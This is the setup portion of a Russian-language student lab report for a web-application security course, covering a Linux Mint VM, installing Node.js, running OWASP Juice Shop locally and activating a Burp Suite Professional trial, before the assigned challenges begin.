



АНАЛИЗ ЗАЩИЩЕННОСТИ ПО (НА ВЕБ)

ПРАКТИЧЕСКОЕ ЗАДАНИЕ: Средства автоматизированного поиска уязвимостей в веб-приложениях

Выполнил: Юрий Шамрай (MIFIIB/1-й поток)

ЦЕЛЬ ПРАКТИЧЕСКОГО ЗАДАНИЯ:

Овладеть навыками статического и динамического анализа с целью обнаружения уязвимостей в коде.

ЧТО НУЖНО СДЕЛАТЬ:

- Пройдите следующие лабораторные работы в Juice Shop:
 - ✓ CAPTCHA Bypass;
 - ✓ Database Schema;
 - ✓ Login Jim.
- Проанализируйте фрагменты кода на наличие уязвимостей. Используйте дополнительные правила (любые) для сканирования кода.
- Пришлите отчёт в формате PDF о проделанной работе.

УСЛОВИЯ РЕАЛИЗАЦИИ:

- В качестве отчёта предоставьте следующие скриншоты:
 - ✓ Скриншот выполненной работы CAPTCHA Bypass из таблицы Scoreboard Juice Shop;
 - ✓ Скриншот выполненной работы Database Schema из таблицы Scoreboard Juice Shop;
 - ✓ Скриншот выполненной работы Login Jim из таблицы Scoreboard Juice Shop

А также:

- ✓ Команду для сканирования файлов на наличие уязвимостей;
- ✓ Скриншот терминала с результатами сканирования;
- ✓ Уязвимости, содержащиеся в приведённых фрагментах кода.

ВВЕДЕНИЕ

Современный мир информационных технологий и программного обеспечения включает в себя огромное количество программных продуктов, которые активно используются в различных сферах деятельности. Однако в процессе разработки программного кода нередко возникают уязвимости, которые могут стать источником потенциальных угроз для безопасности данных и функционирования системы в целом. Стремительное развитие технологий требует от разработчиков не только создавать функциональные и эффективные продукты, но и обеспечивать их защиту от возможных атак и эксплойтов.

Цель данной практической работы заключается в освоении навыков статического и динамического анализа программного кода с целью обнаружения уязвимостей. Путем изучения и анализа фрагментов кода мы стремимся выявить потенциально опасные участки, которые могут стать мишенью для злоумышленников. Для достижения данной цели мы будем использовать инструменты анализа, а также проведем практические лабораторные работы с использованием платформы Juice Shop.

В рамках выполнения практического задания нам предстоит:

- Пройти несколько лабораторных работ в Juice Shop, а именно: CAPTCHA Bypass, Database Schema, Login Jim. Эти задания предоставят нам практический опыт работы с реальными уязвимостями и сценариями атак;
- Проанализировать фрагменты программного кода на предмет наличия уязвимостей. Для этого мы воспользуемся базовыми методами анализа;
- Подготовить отчёт о проделанной работе в формате PDF, который будет включать в себя описание выполненных лабораторных работ и анализ обнаруженных уязвимостей.

В рамках выполнения работы мы также предоставим необходимые скриншоты для подтверждения выполненных этапов, включая результаты выполнения лабораторных работ и сканирования кода, а также список выявленных уязвимостей.

Итак, данное практическое задание поможет нам овладеть важными навыками анализа кода на предмет уязвимостей, что в свою очередь способствует повышению общего уровня безопасности программного обеспечения и защите данных.

ВИРТУАЛЬНАЯ ЛАБОРАТОРИЯ

Практическое задание мы будем выполнять на виртуалке, в этот раз используем сборку (для разнообразия):

- [Linux Mint 21.2 “Viktoria” Cinnamon Edition](#)



В качестве гипервизора используем:

- [VirtualBox 7.0.10](#)



со следующими параметрами:

1. CINNAMON-VM (OWASP Juice Shop)

- OS: Linux Mint 21.2 (Victoria)
- CPU: 1CPU x 4vCORES
- RAM: 4 GB
- HDD: 80 GB
- LAN: 1 Gigabit Ethernet adapter
- CD/DVD: для установки с ISO-образа
- DISPLAY: Макс. разрешение (опционально)

```
prospero@cinnamon-vm:~$ cat /etc/os-release
NAME="Linux Mint"
VERSION="21.2 (Victoria)"
ID=linuxmint
```

УСТАНОВКА OWASP JUICE SHOP

OWASP Juice Shop — это уязвимое веб-приложение, созданное для обучения и тестирования навыков в области безопасности приложений. Чтобы установить OWASP Juice Shop на Parrot OS, выполним следующие шаги:

Устанавливаем зависимости

Нам потребуются [node.js](#) [npm](#) [git](#)

в терминале выполним следующие команды для проверки версий:

\$ node -v

\$ npm -v

\$ git --version

```
prospero@cinnamon-vm:~$ node -v
Command 'node' not found, but can be installed with:
sudo apt install nodejs
prospero@cinnamon-vm:~$ npm -v
Command 'npm' not found, but can be installed with:
sudo apt install npm
prospero@cinnamon-vm:~$ git --version
Command 'git' not found, but can be installed with:
sudo apt install git
```

Видим, что необходимые пакеты отсутствуют, тогда выполним их установку:

Git:

\$ sudo apt install -y git

```
prospero@cinnamon-vm:~$ git --version
git version 2.34.1
```

Node.js, npm:

Нам потребуется скачать и распаковать архив с бинарными файлами Node.js:

Скачиваем архив с Node.js с официального сайта: <https://nodejs.org/en/download/current>

<https://nodejs.org/en/download/current>

Windows Installer (.msi)	32-bit	64-bit	ARM64
Windows Binary (.zip)	32-bit	64-bit	ARM64
macOS Installer (.pkg)	64-bit / ARM64		
macOS Binary (.tar.gz)	64-bit	ARM64	
Linux Binaries (x64)	64-bit		

В терминале переходим в папку, куда скачали архив и распаковываем командой:

\$ tar -xvf node-v20.5.1-linux-x64.tar.xz

```
prospero@cinnamon-vm:~$ cd Downloads/
prospero@cinnamon-vm:~/Downloads$ ls
node-v20.5.1-linux-x64.tar.xz
prospero@cinnamon-vm:~/Downloads$ tar -xvf node-v20.5.1-linux-x64.tar.xz
```

Далее, переходим в распакованную папку Node.js и копируем содержимое этой папки в системную папку, чтобы Node.js был доступен системно:

```
$ sudo cp -R * /usr/local/
```

```
prospero@cinnamon-vm:~/Downloads$ cd node-v20.5.1-linux-x64/  
prospero@cinnamon-vm:~/Downloads/node-v20.5.1-linux-x64$ sudo cp -R * /usr/local/
```

Проверяем, что Node.js и npm (пакетный менеджер для Node.js) установлены корректно:

```
$ node -v
```

```
$ npm -v
```

```
prospero@cinnamon-vm:~/Downloads/node-v20.5.1-linux-x64$ node -v  
v20.5.1  
prospero@cinnamon-vm:~/Downloads/node-v20.5.1-linux-x64$ npm -v  
9.8.0
```

Также, можно обновить версию npm командой (опционально):

```
$ sudo npm install -g npm@9.8.1
```

```
prospero@cinnamon-vm:~/Downloads/juice-shop$ sudo npm install -g npm@9.8.1  
[sudo] password for prospero:  
  
changed 24 packages in 2s  
  
28 packages are looking for funding  
  run `npm fund` for details  
prospero@cinnamon-vm:~/Downloads/juice-shop$ npm -v  
9.8.1
```

Следующим шагом клонируем репозиторий OWASP Juice Shop с GitHub в папку ~/Downloads:

```
$ git clone https://github.com/juice-shop/juice-shop.git ~/Downloads/juice-shop --depth 1
```

```
prospero@cinnamon-vm:~$ git clone https://github.com/juice-shop/juice-shop.git ~/Downloads/juice-shop --depth 1  
Cloning into 'home/prospero/Downloads/juice-shop'...  
remote: Enumerating objects: 1089, done.  
remote: Counting objects: 100% (1089/1089), done.  
remote: Compressing objects: 100% (764/764), done.  
remote: Total 1089 (delta 338), reused 903 (delta 306), pack-reused 0  
Receiving objects: 100% (1089/1089), 42.49 MiB | 731.00 KiB/s, done.  
Resolving deltas: 100% (338/338), done.
```

“--depth 1” – опция означает, что будет клонирован только один последний коммит (без истории).

Переходим в каталог, который был создан в результате клонирования репозитория:

```
$ cd Downloads/juice-shop/
```

Запускаем установку зависимостей проекта командой:

\$ npm install # эта команда используется только перед первым запуском или при изменении исходного кода.


```
prospero@cinnamon-vm:~$ cd Downloads/juice-shop/  
prospero@cinnamon-vm:~/Downloads/juice-shop$ npm install  
(...)  
idealTree:juice-shop: sill idealTree buildDeps
```

После установки зависимостей запускаем OWASP Juice Shop командой:

```
$ npm start
```


```
prospero@cinnamon-vm:~/Downloads/juice-shop$ npm start  
  
> juice-shop@15.0.0 start  
> node build/app  
  
info: All dependencies in ./package.json are satisfied (OK)  
info: Detected Node.js version v20.5.1 (OK)  
info: Detected OS linux (OK)  
info: Detected CPU x64 (OK)  
info: Configuration default validated (OK)  
info: Entity models 19 of 19 are initialized (OK)  
info: Required file server.js is present (OK)  
info: Required file index.html is present (OK)  
info: Required file styles.css is present (OK)  
info: Required file main.js is present (OK)  
info: Required file tutorial.js is present (OK)  
info: Required file polyfills.js is present (OK)  
info: Required file runtime.js is present (OK)  
info: Required file vendor.js is present (OK)  
info: Port 3000 is available (OK)  
info: Chatbot training data botDefaultTrainingData.json validated (OK)  
info: Server listening on port 3000
```

Открываем веб-браузер и переходим по адресу <http://localhost:3000> для доступа к OWASP Juice Shop:



Также, мы можем выполнить самый первый «челендж» найти скрытую страницу “Score Board”:

В адресной строке добавляем `/score-board`:




На этом установка OWASP Juice Shop завершена.

УСТАНОВКА BURP SUITE PROFESSIONAL

Для выполнения практического задания мы будем использовать 30-дневную пробную версию, доступную для скачивания после регистрации на сайте разработчика <https://portswigger.net/burp/pro>

После регистрации, в своём кабинете скачиваем архив и лицензионный ключ:



Professional / Community 2023.9.3

Stable

25 August 2023 at 09:43 UTC

Burp Suite Professional

Linux (64-bit)

DOWNLOAD


Установим права на запуск для скрипта установки командой:

\$ **chmod +x burpsuite_pro_linux_v2023_9_3.sh**


```
prospero@cinnamon-vm:~/Downloads$ chmod +x burpsuite_pro_linux_v2023_9_3.sh
prospero@cinnamon-vm:~/Downloads$ ls -al
total 271196
drwxr-xr-x  3 prospero prospero    4096 Aug 30 14:58 .
drwxr-x--- 18 prospero prospero    4096 Aug 30 13:34 ..
-rw-rw-r--  1 prospero prospero     812 Aug 30 14:58 Burp_Suite_Professional_-_licensed_to_trial_user.txt
-rwxrwxr-x  1 prospero prospero 277682381 Aug 30 14:56 burpsuite_pro_linux_v2023_9_3.sh
drwxrwxr-x 26 prospero prospero    4096 Aug 30 14:13 juice-shop
```

Далее запускаем скрипт установки и следуем указаниям мастера установки:


\$ **./burpsuite_pro_linux_v2023_9_3.sh**



Запускаем программу, указываем путь к лицензионному ключу и активируем лицензию:




Создаём временный проект, нажимаем **Next**, используем дефолтные настройки конфигурации, жмем **Start Burp**:




Мы успешно установили и активировали пробную версию Burp Suite Professional.

Проверим работу Burp Suite + OWASP Juice Shop:

